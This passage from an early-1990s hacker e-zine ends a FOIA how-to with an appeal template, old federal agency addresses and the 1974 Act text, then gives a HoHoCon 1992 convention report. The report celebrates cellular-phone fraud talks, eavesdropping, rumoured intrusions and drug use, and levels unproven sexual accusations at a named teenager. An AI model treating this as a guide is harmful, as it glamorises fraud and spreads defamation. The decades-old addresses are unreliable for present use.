5) Law Enforcement - This allows law enforcement agencies to withhold law enforcement records in order to protect themselves and others. If there is a trial going on, you can't request your file. Its smart to get your file from the feds now, while you still can. Don't wait until you get in some serious shit, and then you don't even know what they have on you! If you know what they have on you, you know how to fight back.

If you request does get refused, there is still hope. If you think that under the FOIA's legal terms you deserve to have the document, you can send a letter of appeal. This letter can also be used to argue that their processing charge was unfair. The appeal letter is shown below:

Agency Head or Appeal Officer
Name of Agency
Address of Agency
City, State, Zip Code

Re: Freedom of Information Act Appeal

Dear:
This is an appeal under the Freedom of Information Act.

On (date), I requested documents under the Freedom of Information Act. My request was assigned the following identification number: _____. On (date), I received a response to my request in a letter signed by (name of official). I appeal the denial of my request.

[Optional] The documents that were withheld must be disclosed under the FOIA because...

[Optional] I appeal the decision to deny my request for a waiver of fees. I believe that I am entitles to a waiver of fees. Disclosure of the documents I requested is in the public interest because the information is likely to contribute significantly to public understanding of the operations or activities of government and is not primarily in my commercial interest. (Provide Details)

[Optional] I appeal the decision to require me to pay review costs for this request. I am not seeking this document for commercial use. (Provide Details)

Thank you for your consideration of this appeal.

Sincerely,

Name
Address
City, State, Zip Code
Telephone Number [Optional]

Here is a listing of a few government agencies that hold records on individual citizens:

Agriculture
Department of Agriculture
Washington, D.C. 20250

Air Force
Department of the Air Force
The Pentagon
Washington, D.C. 20330

Alcohol, Drug Abuse, and Mental Health
Alcohol, Drug Abuse, and Mental Health Administration
5600 Fisher Lane
Rockville, Maryland 20857

Alcohol, Tobacco and Firearms
Bureau of Alcohol, Tobacco, and Firearms
1200 Pennsylvania Avenue, N.W.
Washington, D.C. 20226

American Battle Monuments
American Battle Monuments Commission:
40014 Forrestal Bldg.
Washington, D.C. 20314

Appalachian Regional
Appalachian Regional Commission:
1666 Connecticut Avenue, N.W.
Washington, D.C. 20235

Arms Control and Disarmament
U.S. Army Control and Disarmament Agency
320 21st Street
Washington, D.C. 20451

Army
Department of the Army
The Pentagon
Washington, D.C. 20314

Census
Bureau of the Census
Federal Building 3
Washington, D.C. 20233

CIA
Central Intelligence Agency
Washington, D.C. 20505

Civil Aeronautics
Civil Aeronautics Board
1825 Connecticut Avenue, N.W.

Washington, D.C. 20428

Civil Rights
Civil Rights Commission
1121 Vermont Avenue, N.W.
Washington, D.C. 20425

Civil Service
Civil Service Commission
1900 E Street, N.W.
Washington, D.C. 20415

Coastal Plains
Coastal Plains Regional Commission
1725 K Street, N.W.
Washington, D.C. 20006

Commerce
Department of Commerce
Washington, D.C. 20230

Community Services
Community Services Administration
1200 19th Street, N.W.
Washington, D.C. 20506

Consumer Product Safety
Consumer Product Safety Commission
1111 18th Street, N.W.
Washington, D.C. 20207

Copyright Office
Copyright Office
Library of Congress
Washington, D.C. 20559

Customs Service
U.S. Customs Service
1301 Constitution Avenue, N.W.
Washington, D.C. 20229

Defense
Department of Defense
The Pentagon
Washington, D.C. 20301

Defense Contracts Audits
Defense Contracts Audits Agency
Cameron Station
Alexandria, Virginia 22314

Defense Intelligence
Defense Intelligence Agency
RDS-3A
Washington, D.C. 20301

Defense Investigation
Defense Investigative Services
D0020
Washington, D.C. 20304

Defense Logistical
Defense Logistical Agency
Cameron Station
Alexandria, Virginia, 22314

Defense Mapping
Defense Mapping Agency
Naval Observatory

Washington, D.C. 20305

Disease Control
Center for Disease Control
Atlanta, Georgia 30333

Economic Development
Economic Development Administration
Department of Commerce
14th & Constitution Avenue, N.W.
Washington, D.C. 20230

Education
Office of Education
400 Maryland Avenue, S.W.
Washington, D.C. 20202

Energy
Department of Energy
U.S. Department of Energy
Washington, D.C. 20461

EPA
Environmental Protection Agency
401 M Street, S.W.
Washington, D.C. 20460

Environmental Quality
Council on Environmental Quality
722 Jackson Place, N.W.
Washington, D.C. 20006

Equal Employment Opportunity
Equal Employment Opportunity Commission
2401 E Street, N.W.
Washington, D.C. 20506

Export-Import Bank
Export-Import Bank of the U.S.
811 Vermont Avenue, N.W.
Washington, D.C. 20571

FAA
Federal Aviations Administration
800 Independence Avenue, S.W.
Washington, D.C. 20591

FBI
Federal Bureau of Investigation
9th and Pennsylvania Avenue, N.W.
Washington, D.C. 20535

FCC
Federal Communications Commission
1919 M Street, N.W.
Washington, D.C. 20554

Federal Elections
Federal Election Commission
550 17th Street, N.W.
Washington, D.C. 20463

Federal Highways
Federal Highway Administration
400 7th Street, S.W.
Washington, D.C. 20590

Federal Power
Federal Power Commission
825 North Capitol Street
Washington, D.C. 20426

Federal Trade
Federal Trade Commission
6th and Pennsylvania Avenue, N.W.
Washington, D.C. 20580

Food and Drug
Food and Drug Administration
5600 Fisher Lane
Rockville, Maryland 20857

Foreign Claims Settlement
Foreign Claims Settlement Commission
1111 20th Street, N.W.
Washington, D.C. 20579

General Accounting
General Accounting Office
441 G. Street, N.W.
Washington, D.C. 20548

General Services
General Services Administration
18th and F Streets, N.W.
Washington, D.C. 20405

Health, Education, and Welfare
U.S. Department of Health, Education, and Welfare
200 Independence Avenue, S.W.
Washington, D.C. 20201

Health Resources
Health Resources Administration
3700 East West Highway
Hyattsville Maryland 20782

Health Services
Health Services Administration
5600 Fisher Lane
Rockville, Maryland 20857

HUD
Department of Housing and Urban Development
Washington, D.C. 20410

Immigration and Naturalization
Immigration and Naturalization Service
425 I Street, N.W.
Washington, D.C. 20536

Information Agency
U.S. Information Agency
1750 Pennsylvania Avenue, N.W.
Washington, D.C. 20547

Interior
Department of the Interior
18th and C Street, N.W.
Washington, D.C. 20240

IRS
Internal Revenue Service
1111 Constitution Avenue, N.W.
Washington, D.C. 20224

International Development
Agency for International Development
21st and Virginia Avenue, N.W.
Washington, D.C. 20532

International Trade
International Trade Commission
701 E Street, N.W.
Washington, D.C. 20436

ICC
Interstate Commerce Commission
12th and Constitutional Avenue, N.W.
Washington, D.C. 20423

Justice
Department of Justice
Washington, D.C. 20530

Labor
Department of Labor
Washington, D.C. 20210

Law Enforcement Assistance
Law Enforcement Assistance Administration
633 Indiana Avenue, N.W.
Washington, D.C. 20230

National Aeronautics and Space
National Aeronautics and Space Administration
400 Maryland Avenue, S.W.
Washington, D.C. 20546

National Archives and Records
National Archives and Records Service
Washington, D.C. 20408

National Credit Union
National Credit Union Administration
2025 M Street, N.W.
Washington, D.C. 20506

National Endowment for the Arts
National Endowment for the Arts
806 15th Street, N.W.
Washington, D.C. 20506

National Endowment for Humanities
National Endowment for Humanities
806 15th Street, N.W.
Washington, D.C. 20506

National Highway Traffic Safety
National Highway Traffic Safety Administration
400 7th Street, S.W.
Washington, D.C. 20590

National Institute of Education
National Institute of Education
1200-19th Street, N.W.
Washington, D.C. 20208

National Institute of Health
National Institute of Health
9000 Rockville Pike
Rockville, Maryland 20014

National Labor Relations
National Labor Relations Board
1717 Pennsylvania Avenue, N.W.
Washington, D.C. 20570

National Science Foundation
National Science Foundation
1800 G Street, N.W.

Washington, D.C. 20550

National Security Agency
National Security Agency
Fort George Meade, Maryland 20755

National Security Council
National Security Council
Old Executive Office Building
Washington, D.C. 20506

National Transportation Safety
National Transportation Safety Board
800 Independence Avenue, S.W.
Washington, D.C. 20594

Navy
Department of the Navy
The Pentagon
Washington, D.C. 20350

Nuclear Regulation
Nuclear Regulatory Commission
Washington, D.C. 20555

Overseas Private Investment
Overseas Private Investment Corporation
1129 20th Street, N.W.
Washington, D.C. 20527

Postal Service
U.S. Postal Service
475 L'Enfant Plaza, S.W.
Washington, D.C. 20260

Prisons
Bureau of Prisons
320 First Street, N.W.
Washington, D.C. 20534

Public Health
Public Health Service
200 Independence Avenue, S.W.
Washington, D.C. 20201

Secret Service
U.S. Secret Service
1800 G Street, N.W.
Washington, D.C. 20223

Securities and Exchange
Securities and Exchange Commission
500 North Capitol Street
Washington, D.C. 20435

Selective Service
Selective Service System
600 E Street, N.W.
Washington, D.C. 20435

Small Business
Small Business Administration
1441 L Street, N.W.
Washington, D.C. 20416

Social Security
Social Security Administration
6401 Security Blvd.

Baltimore, Maryland 21235

State
Department of State
Washington, D.C. 20520

Transportation
Department of Transportation
400 7th Street, S.W.
Washington, D.C. 20590

Treasury
Department of the Treasury
1500 Pennsylvania Avenue, N.W.
Washington, D.C. 20220

Urban Mass Transit
Urban Mass Transit Administration
400 7th Avenue, S.W.
Washington, D.C. 20590

Veterans
Administration
Vermont Avenue, N.W.
Washington, D.C. 20420

Here is a copy of the Freedom of Information Act and all of its amendments. It may prove to have some usefulness. You might want to read through it to understand the law better. I would not recommend reading it if you are in a suicidal state.

FULL TEXT OF FREEDOM OF INFORMATION ACT,
AS AMENDED IN 1974 BY PUBLIC LAW 93-502

% 552 Public Information; agency rules, opinions, orders, records, and proceedings

(a) Each agency shall make available to the public information as follows:

(1) Each agency shall separately state and currently publish in the Federal Register for the guidance of the public-

(A) descriptions of its central and field organization and the established places at which, the employees (and in the case of a uniformed service, the members) from whom, and the method whereby, the public may obtain information, make submittals or requests, or obtain decisions;

(B) statements of the general course and method by which its functions are channeled and determined, including the nature and requirements of all formal and informal procedures available;

(C) rules of procedures, descriptions of forms available or the places at which forms may be obtained, and instructions as to the scope and contents of all papers, reports, or examinations;

(D) substantive rules of general applicability adopted as authorized by law, and statements of general policy or interpretations of general applicability formulated and adopted by the agency; and

(E) each amendment, revision, or repeal of the foregoing.

Except to the extent that a person has actual and timely notice of the terms thereof, a person may not in any manner be required to resort to, or be adversely affected by, a matter required to be published in the Federal Register and not so published. For the purpose of this paragraph matter reasonably available to the class of persons affected thereby is deemed published in the Federal Register when incorporated by reference therein with the approval of the Director of the Federal Register.

(2) Each agency, in accordance with published rules, shall make available for public inspection and copying-

(A) final opinions, including concurring and dissenting opinions, as well as orders, made in the adjudication of cases;

(B) those statements of policy and interpretations which have been

adopted by the agency and are not published in the Federal Register; and
(C) administrative staff manuals and instructions to staff that affect a member of the public;

unless the materials are promptly published and copies offered for sale. To the extent required to prevent a clearly unwarranted invasion of personal privacy, an agency may delete identifying details when it makes available or publishes an opinion, statement of policy, interpretation, or staff manual or instruction. However, inn each case the justification for the deletion shall be explained clearly in writing. Each agency shall also maintain and make available for public inspection and copying current indexes providing identifying information for the public as to any matter issued, adopted, or promulgated after July 4, 1967, and required by this paragraph to be made available or published. Each agency shall promptly, quarterly or more frequently, and distribute (by sale or otherwise) copies of each index or supplement thereto unless it determines by order published in the Federal Register that the publication would be unnecessary and impracticable, in which case the agency shall nonetheless provide copies of such index on request at a cost not to exceed the direct cost of duplication. A final order, opinion, statement of policy, interpretation, or staff manual or instruction that affects a member of the public may be relied on, used, or cited as precedent by an agency against a party other than an agency only if–

(i) it has been indexed and either made available or published as provided by this paragraph; or

(ii) the party has actual and timely notice of the terms thereof.

(3) Except with respect to the records made available under paragraphs (1) and (2) of this subsection, each agency, upon any request for records which (A) reasonably describes such records and (B) is made in accordance with published rules stating the time, place, fees (if any), and procedures to be followed, shall make the records promptly available to any person.

(4)(A) In order to carry out the provisions of this section, each agency shall promulgate regulations, pursuant to notice and receipt of public comment, specifying a uniform schedule of fees applicable to all constituent units of such agency. Such fees shall be limited to reasonable standard charges for documents search and duplication and provide for recovery of only the direct costs of such search and duplication. Documents shall be furnished without charge or at a reduced charge where the agency determines that waiver or reduction of the fee is in the public interest because furnishing the information can be considered as primarily benefiting the general public.

(B) On complaint, the district court of the United States in the district in which the complainant resides, or has his principal place of business, or in which the agency records are situated, or in the District of Columbia, has jurisdiction to enjoin the agency from withholding agency records and to order the production of any agency records improperly withheld from the complainant. In such a case the court shall determine the matter de novo, and may examine the contents of such agency records in camera to determine whether such records or any part thereof shall be withheld under any of the exemptions set forth in subsection (b) of this section, and the burden is on the agency to sustain its action.

(C) Notwithstanding any other provision of law, the defendant shall serve an answer or otherwise plead to any complaint made under the subsection within thirty days after service upon the defendant of the pleading i which such complaint is made, unless the court otherwise directs for good cause shown.

(D) Except as to cases the court considers of greater importance, proceedings before the district court, as authorized by this subsection, and appeals therefrom, take precedence on the docket over all cases and shall be assigned for hearing and trial or for argument at the earliest practicable date and expedited in every way.

(E) The court may assess against the United States reasonable attorney fees and other litigation costs reasonably incurred in any case under this section in which the complainant has substantially prevailed.

(F) Whenever the court orders the production of any agency records improperly withheld from the complainant and assesses against the United States reasonable attorney fees and other litigation costs, and the court additionally issues a written finding that the circumstances surrounding the withholding raise we questions whether agency personnel acted arbitrarily or capriciously with respect to the withholding, the Civil Service Commission shall promptly initiate a proceeding to determine whether disciplinary action is warranted

against the officer or employee who was primarily responsible for the withholding. The Commission, after investigation and consideration of the evidence submitted, shall submit its findings and recommendations to the administrative authority of the agency concerned and shall send copies of the findings and recommendations to the officer or employee or his representative. The administrative authority shall take the corrective action that the Commission recommends.

(G) In the event of noncompliance with the order of the court, the district court may punish for contempt the responsible employee, and in the case of a uniformed service, the responsible member.

(5) Each agency having more than one members shall maintain and make available for public inspection a record of the final votes of each member in every agency proceeding.

(6)(A) Each agency, upon any request for records made under paragraph (1),(2), or (3) of the subsection, shall-

(i) determine within ten days (except Saturdays, Sundays, and legal public holidays) after the receipt of any such request whether to comply with such request and shall immediately notify the person making such request of such determination and the reasons therefor, and of the right of such person to appeal to the head of the agency and adverse determination; and

(ii) make a determination with respect to any appeal within twenty days (excepting Saturdays, Sundays, and legal public holidays) after the receipt of such appeal. If on appeal the denial of the request for records is in whole or in part upheld, the agency shall notify the person making such request of the provisions for judicial review of that determination under paragraph (4) of this subsection.

(B) In unusual circumstances as specified in this subparagraph, the time limits prescribed in either clause (i) or clause (ii) of subparagraph (A) may be extended by written notice to the person making such request setting forth the reasons for such extension and the date on which a determination is expected to be dispatched. NO such notice shall specify a date that would result in an extension for more than ten working days. As used in this subparagraph, "unusual circumstances" means, but only to the extent reasonably necessary to the proper processing of the particular request-

(i) the need to search for and collect the requested records from field facilities or other establishments that are separate from the office processing the request;

(ii) the need to search for, collect, and appropriately examine a voluminous amount of separate and distinct records which are demanded in a single request; or

(iii) the need for consultation, which shall be conducted with all practicable speed, with another agency having a substantial interest in the determination of the request or among two or more components of the agency having substantial subject-matter interest therein.

(C) Any person making a request to any agency for records under paragraph (1), (2), or (3) of this subsection shall be deemed to have exhausted his administrative remedies with respect to such request if the agency fails comply with the applicable time limit provisions of this paragraph. If the Government can show exceptional circumstances exist and that the agency is exercising due diligence in responding to the request, the court may retain jurisdiction and allow the agency addition time to complete its review of the record. Upon any determination by an agency to comply with a request for records, the records shall be made promptly available to such person making such request. Any notification of denial of any request for records under this subsection shall set forth the names and titles or positions of each person responsible for the denial of such request.

(b) This section does not apply to matters that are-

(1) (A) specifically authorized under criteria established by an Executive Order to be kept secret in the interest of national defense or foreign policy and (B) are in fact properly classified pursuant to each Executive Order;

(2) related solely to the internal personnel rules and practices of the agency;

(3) specifically exempted from disclosure by statute;

(4) trade secrets and commercial or financial information obtained from a person and privileged or confidential;

(5) inter-agency or intra-agency memorandums or letters which would not be available by law to a party other than an agency in litigation with the agency;

(6) personnel and medical files and similar files the disclosure of which

would constitute a clearly unwarranted invasion of personal privacy;
(7) investigatory records compiled for law enforcement purposes, but only to the extent that the production of such records would (A) interfere with enforcement proceeding, (B) deprive a person of a right to a fair trial or an impartial adjudication, (C) constitute an unwarranted invasion of personal privacy, (D) disclose the identity of a confidential source and, in the case of a record compiled by a criminal law enforcement authority in the course of a criminal investigation, or by an agency conducting a lawful national security intelligence investigation, confidential information only furnished by the confidential source, (E) disclose investigative techniques and procedures, or (F) endanger the life or physical safety of law enforcement personnel;
(8) contained in or related to examination, operating or condition reports prepared by, one behalf of, or for the use of an agency responsible for the regulation or supervision of financial institutions; or
(9) geological and geophysical information and data, including maps, concerning wells.

Any responsible segregable portion of a record shall be provided to any person requesting such record after deletion of the portions which are exempt under the subsection.

(c) This section does not authorize withholding of information or limit the availability of records to the public, except as specifically stated in this section. This section is not authority to withhold information from Congress.

(d) On or before March 1 of each calendar year each agency shall submit a report covering the preceding calendar year to the Speaker of the House of Representatives and President of the Senate for referral to the appropriate committees of Congress. The report shall include–

(1) the number of determinations made by such agency not to comply with requests for records made to such agency under subsection (a) and the reasons for each determination;

(2) the number of appeals made by persons under subsection (a)(6), the result of such appeals, and the reason for the action upon each appeal that results in a denial of information;

(3) the names and titles or positions of each person responsible for the denial of records requested under this section, and the number of instances for participation of each;

(4) the results of each proceeding conducted pursuant to subsection (a)(4)(F), including a report of the disciplinary action taken against the officer or employee who was primarily responsible for improperly withholding records or an explanation of why disciplinary action was not taken;

(5) a copy of every rule made by such agency regarding this section;

(6) a copy of the fee schedule and the total amount of fees collected by the agency for making records available under this section; and

(7) such other information as indicates efforts to administer fully this section.

The Attorney General shall submit an annual report on or before March 1 of each calendar year which shall include for the prior year a listing of the number of cases arising under this section, the exemption involved in each case, the disposition of such case, and the cost, fees, and penalties assessed under subsections (a)(4)(E),(F), and (G). Such report shall also include a description of the efforts undertaken by the Department of Justice to encourage agency compliance with this section.

(e) for purposes of this section, the term "agency" is defined in section 551(1) of this title includes any executive department, military department, Government corporation, Government controlled corporation, or other establishment in the executive branch of the Government (including the Executive Office of the President), or any independent agency.

In Conclusion:

The Freedom of Information Act is a powerful tool that can be used to benefit yourself and to find out what the feds keep in their log books on you. Use it, just don’t abuse it. It gives the individual much power over the government. We no longer have to prove a reason to know the information, but we have a right to know the information. Its the government’s job to keep the information away from us. I would also like to mention that regulations and all documents that agencies carry can be found in any major library. This

will save you cash and frustration. Anyways, keep the faith, its not that bad out there. And watch comedy central, its good for you.

Greets to: All the good users on atdt, the works, tlitd. Stargazer, daemon, joker, shadow, the hopeless warez fanatics. Deranged derelict, jt, and all the other virtual friends I forgot.

==Phrack Magazine==

Volume Four, Issue Forty-Two, File 13 of 14

HoHoCon 1992
Miscellany

The hackers were getting nervous. It was understandable. Just a few weeks before HoHoCon and already two other "get-togethers" had experienced turbulence from the authorities.

Rumors began to fly that HoHo was to be the next target. Messages bearing ill-tidings littered the underground. Everyone got worked into a frenzy about the upcoming busts at HoHoCon. People began to cancel their reservations while others merely refused to commit one way or the other.

But, amidst all the confusion and hype, many declared "Let them try to raid us! I'm going anyway!" These were the few, the proud...the stupid.

HoHoCon as I saw it - Erik Bloodaxe (Chris Goggans)

I arrived at the Allen Park Inn in the mid afternoon on Friday the 18th. I was promptly greeted by several of my cohorts and a loping transient who introduced himself as "Crunchhhhhhhhh." Yes, John Draper, the infamous Captain Crunch had actually ventured outward to attend our little party. (Yes, Virginia, the rumors are true: The Captain is toothless, unkempt, overbearing and annoying as all hell.)

I followed Scott Chasin back to our room, the pack of other early arrivals in close file behind. After storing my gear I noticed that Draper was looming in the doorway ranting furiously about all the smoking in our room. "I've never heard of a hacker who smoked," exclaimed the Captain. Taking this as my cue, I bummed a Djarum off of Crimson Death and took great glee in adding my fumes to the enveloping fog.

Draper spent the next 30 minutes attempting to eavesdrop on various conversations in which various old friends were catching up. Not knowing any of us personally, he nonetheless felt obligated to offer his comments about our discussions about life and college and music amidst his coughing and complaining about the smoke.

After some time everyone was banished from the room and several of us went out to eat. Scott Chasin, myself, two hackers (The Conflict, & Louis Cypher) along with Gary Poole (covering the entire mess for Unix World) took off for the nearest grease pit. Taco Bell won in proximity, and once surrounded by burritos Scott, Conflict and I began our rant about Unix Security (the lack thereof). Gary whipped out his Unix World pen and pad and began taking notes. I am uncertain whether or not it was the content of our spiel or the asides I repeatedly made regarding the bevy of giggling coeds that garnered the most notes in Gary's booklet.

Back at the Con things were spicing up. More people had begun to arrive and the Allen Park Inn staff began to worry about their safety and that of their other guests. One remarked to Jesse (Drunkfux), the sponsor of HoHoCon, "That Drap
er
fellow needs to stay out of the lobby. He was eating large amounts of flesh off his hands and it was scaring some of the visitors." The staff did not know what to think at all when a father arrived with his three sons and after purchasing a room on his credit card told the boys, "Ok guys, Mom will be picking you up on Sunday."

This did not concern most of us. It was straight to the bar for us, where Rambone bought Scott & myself a round of Kamikazes. Also at the bar was Bootleg who had just gotten out. (Of what, and for what you can find out on your own.) Bootleg is probably the smartest biker I have

ever had the pleasure to meet. We talked about sex, drugs, hawgs, computers, cellular fraud and how close the nearest cabaret was.

A small controversy began to arise amidst the hackers at the bar. Stationed near one end of the room was a table lined with older men. "FEDS," someone murmured, gesturing at the group.

"Good for them," I said, and left the bar to look for Jesse. When I returned several minutes later the hackers had engaged the strangers in conversation and found that they weren't feds after all. Among this group were Jim Carter of Houston-based Bank Security, and Bernie Milligan of Communications & Toll Fraud Specialists, Inc. Once this news was out tensions eased and everyone continued with their libations.

Suddenly I became aware that there was girl in the room. I had seen her out in the courtyard previously but now she was alone. Turning on my "Leisure Suit Larry" charm I grabbed the seat next to her. Melissa had arrived from Austin to cover the event for Mondo-2000. She surprised me by telling me that she knew who I was, where I worked, and even knew my extension number. (I almost fell off the barstool.)

Jim & Bernie came over and joined us at the bar. Bootleg, Chaoswiz, Melissa and I engaged them in wild stories about UFO's, hacking, the NSA & the CIA. (Bernie alleged that he was ex-NSA, and Jim ex-CIA. We have not yet determined if they were acting under orders from Col. Jim Beam & Gen. Jack Daniels.)

After the ensuing debates on the true formation of the NSA, the group broke up and Melissa and I took off to MC Allah's room to partake of the keg he had brought. We walked in the room and were greeted with the sight of a four-foot boy with a syringe sticking out of his arm. This was a bit much, even for me. I snatched his "medication" away from him and found that it was really only some type of growth hormone. The boy, 8-Ball, was actually 15 and his parents had him on hormones to stimulate his growth. 8-Ball was totally whacked out his mind nonetheless. I think he had ingested such a diverse amount of God knows what by the time we arrived that he was lucky to remember where he was. Later that evening he would become convinced that he was Scott Chasin and confessed to quite a bit of wrongdoing just before he gave offerings at the porcelain alter.

Conversations in the keg room left something to be desired. One large hacker named Tony looked at Melissa and in his best British accent asked if he could fondle her breasts. And the debate between MC Allah and Hunter about who could drink the most alcohol reached a climax when both stuck their heads under the keg spigot for extended periods of time.

Sometime just before 11:00 the hotel guard, attired in Raiders jacket and a really, really big snow hat (the kind with the poofy ball on top) showed up brandishing his paper baton, (A rolled up Houston Press). "You all needs to get to yaw roomz, nah. I ain'tz ta gonna tell yaw no mo'." Everyone looked the guard over and moved back into the keg room. Thus was born, "Homie da Guard." After he wandered away, everyone moved back out onto the porch.

It was getting late and I was supposed to speak the next morning so I tried to get into our room. Scott Chasin, hacker extrordinaire, had locked me out. After beating on the door for 10 minutes, the windows for 5, the walls for 10, and letting the phone ring for another 15 minutes I decided that Scott was a bit too tipsy to unlock the door so I crashed out on Jesse's floor.

That night, the water pipes broke. There was some speculation that those evil hackers had "hacked the system." Not.

While complaining about the lack of water that night, someone overheard three young attendees at a bank of pay phones attempting to order up a few escorts on "credit." Rumor has it they were successful.

The next morning was chaos. By the time we arrived at the conference room there were about 150 people inside. Louis Cypher sat at the door collecting money for the raffle and getting everyone to sign the guest book. Jesse

and others were setting up various video equipment and getting things in order. In the back of the room, Bernie sat scanning the crowd with a super-ear, recording the conversations of those sitting.

Crunch was up in arms again. "If everyone in here doesn't stop smoking I won't be able to do my speech. If you all want to hear me talk, you will have to stop smoking." Several more cigarettes lit up. After speaking with management, Crunch came back in and asked if everyone smoking would at least move to one side of the auditorium nearest the door. With hesitation, the crowd conceded.

The conference got underway with consultant Ray Kaplan taking a census of those in attendance. The group ranged from under 15 to over 50, had professionals and hobbyists, and had enthusiasts for every conceivable type operating system. Ray went on to elaborate on one of his audio conferences in which an FBI officer alluded that one of their key sources of information was "I.R.C."

Bootleg got up and spoke on the vast potentials involved with cellular fraud. He discussed how to monitor the reverse channel to obtain ESNs, and where to obtain the equipment to allow you to do such a thing. He later handed out diskettes (IBM format) containing information on how to reprogram cellular phones and where to obtain the equipment necessary to pick subscriber numbers out of the air.

Up next, myself and Chasin. Our topic was a bit obscure and cut deliberately short due to concerns about the nature of our speech. During the Dateline NBC piece that featured Chasin a piece of information flashed on the screen that alluded to UFO information stored on military computers. Chasin and I had gained possession of the research database compiled by the hackers who were looking into this. We discussed their project, the rumors surrounding their findings and the fear surrounding the project. Not knowing the true details of this we declined to comment any further, but made the documentation available to anyone who wanted a copy. We finished our speech by answering questions about Comsec, Consultants, etc.

Steve Ryan, a Houston lawyer with a great deal of interest in the legal aspects of cyberspace spoke next. He covered several of the current issues affecting the community, spoke on laws in effect, cases pending, and gave an insight to his background that led him to focus in on the issues concerning the electronic community.

Next, Jim Carter gave a quick and dirty demonstration of how to monitor electromagnetic radiation and how to do a simple data recovery from this noise. He monitored a small data terminal from a portable television set that was completely unmodified. He then spoke on how to read the EMR from such things as plumbing, the ground, off of window panes, etc. Jim's speech, although highly intriguing, got extremely vague at points, especially regarding technology needed, his own background, etc. (We will attribute this to his "CIA" training.)

The Hotel Officials showed up and demanded that everyone get out immediately. Apparently someone had staggered into the kitchen, drunk, and broken something. Steve Ryan left to smooth things out a bit. After a few minutes he returned and told everyone that they could stay, but to keep it quiet tonight. Thus the secret plans of some to drive the hotel golf cart into the pool were crushed.

The raffle proved to be an exercise in banality. Everything from flashing street lights to SunOS 4.1.3 to T-shirts to books were auctioned off. One lucky devil even got an official Michael Jackson candy bar.

The folks from RDT (Count Zero and White Knight) handed out a large amount of photocopied goodies such as the new "Forbes" article on hackers, a complete set of the old 70's telephony 'zine "TEL" as well as assorted other flyers and pamphlets.

Up next, Louis Cypher spoke about his entanglement with the law regarding his front-page bust for counterfeiting. He told of his

experiences with the law, how they got involved in such a dastardly deed, what jail was like on the inside, and advice against anyone else considering such a thing.

Up last, John Draper. Draper had managed by this time to annoy almost everyone at the convention. A large portion of those in attendance left as soon as he got up. They were the unlucky ones. Draper, for all his oddities, is an intriguing speaker. His life has been quite rich with excitement and when he can actually focus on a subject he is captivating. He spoke on his trip to the Soviet Union where he met computer and telephone enthusiasts in Moscow. He spoke on his unfortunate involvement with Bill SF and the BART Card duplication scandal. He spoke, with obvious longing, of the good old days of blue boxing, and stacking tandems to obtain local trunks, and on verification circuitry.

Listening to Draper talk really brought me back to my beginnings. I could hear in my head the "cachink-chink" of a tandem waiting for MF. I remembered stacking tandems to Europe and back to call my other line. I remembered the thrill of finding never before known trunks and exploring their connections. I fell into a deep nostalgic high, and walked up to John to tell him thanks. As I extended my hand to him, he mumbled something unintelligible and wandered off. So much for paying respect.

About ten of us took off to Chuy's for dinner: Me, Chasin, Conflict, Rambone, Dispater, Blue Adept, Minor Threat and reporters Joe Abernathy and Gary Poole were among the diners. Everyone ate heartily and listened to cordless telephone conversations on Rogue Agent's handheld scanner. One conversation was between what appeared to be a "pimp" talking to his "ho" about some money owed him by another in his flock. The conversation drifted to the Dallas man who had terrorized an entire neighborhood some months back with prank phone calls. Conflict and Dispater repeated a few of the choicest of the calls for our amusement.

Back at the hotel, Dr. Hoffman's Problem Child had escaped, and several casualties were reported.

Conflict, Chasin and I barricaded ourselves in our room and went on a lengthy stream of consciousness rant about what we needed out of life. Our absolute essentials were reduced to a small room with a computer hooked into the Internet, a specially designed contour chair, a small hole through which a secretary would give us food, virtual reality sex toys, and a toilet. (Chasin suggested no toilet, but a catheter so we would never have to move.) Gary Poole was quietly stunned in the corner of the room making mental notes.

Much of the con had moved into a suite that had been converted into a mass computing arena. Several attendees from Pittsburgh had turned their room into a lab with four Unix workstations with several terminals throughout the room including the bathroom! These were hooked into the Internet through a slip connection that had been rigged somewhere. It was quite a site. The room was usually completely packed and smelled like a smoky gymnasium.

(It was rumored that after Chasin and I spoke on the UFO conspiracy, several hackers began their attempts at penetrating the Ames Research Lab. No reports back on their success.)

After I finished copying several Traci Lords video tapes (ahem) I relinquished control of the decks to a room downstairs. Dispater played a video manipulation he and Scott Simpson had produced. They had found a TRW training video tape during a trashing run and dubbed in their own dialogue. (You'd have to see it to fully understand.)

After that, I played a few tapes of my own. The first was a short film called "Red," that chronicled the abusive prank phone calls directed at a bartender. The film had the actual phone call tapes played with video stills. (Guess where the Simpsons came up with that nifty idea...)

Following "Red," someone heard on the scanner that the guard was answering a large noise disturbance in the room we were in. (Yes, they had the hotel guard's 2-meter frequencies.) Everyone moved into another room before the guard showed up. He was thoroughly confused.

In the next room I played the ultimate in shock, the sequel to the movie that I had disturbed the entire con with last year, "Nekromantik II." I won't go into any detail, since the title says it all. Once again, I reign as the sickest person at HoHoCon, this honor bestowed upon me by everyone who witnessed the showing.

As things winded down, several people ended up back in our room to waste away the last few hours of the night. Several people returned from an adventure to "an abandoned hospital." No one really understood what they went to, but it sounded disturbing. Later, that same group would leave to go climb "an abandoned grain storage tower." Go figure.

Approximately 2:00 am, a local hacker named Zach showed up. Scott had a few words for Zach, as did most everyone at the Con. Zach lived in a fantasy land where he was a top notch security consultant with high paying clients in the telecommunications industry. He also like to name drop names like Chasin and Goggans as his partners and as people who would swoop down and terrorize the people he had any problems with. He also liked to turn in, or threaten to turn in any of his rivals in the software pirating community. He also like to proposition young boys both in person and over the phone. At 17, Zach had a few problems.

Trapped in the corner of the room, Zach endured about an hour of questioning and accusations (all of which he truly deserved.) Eventually Zach left, apparently not affected by the ordeal at all. We attributed this to his overly apparent schizophrenia brought on by denial of his sexual tendencies.

Later that night the Pittsburgh gang blew out the power in their entire wing. One was overheard, "Hmmm...guess we should have known that when the power strips kept melting that we were drawing too much power."

The next morning everyone gathered up their gear and said so long. All but a few who gathered in a room marked "the suite of the elite." Armed with a nitrous oxide blaster, everyone sat around and viewed the con through the roaming video eye of Jesse, who had managed to capture everyone in some kind of compromising position. He will be selling them off after he edits it a bit. It was dubbed "The Blackmail Tape."

In my opinion this year was much less anarchistic than last year. The convention might not even be banished from this hotel. (Yeah, right.) There were no raids, there were no overtly violent or satanic acts, no fire alarms, no trashing runs (that I saw), no fights, and there were no strippers (alas). The conference portion of the event was much better organized, there was much more interesting information to be shared, and was well worth the distances traveled by all.

This was HoHoCon '92.

H*O*H*O*C*O*N '92

Frosty's Itinerary

Thursday 8pm Take off and go bar hopping all night long to build up stamina for the convention.

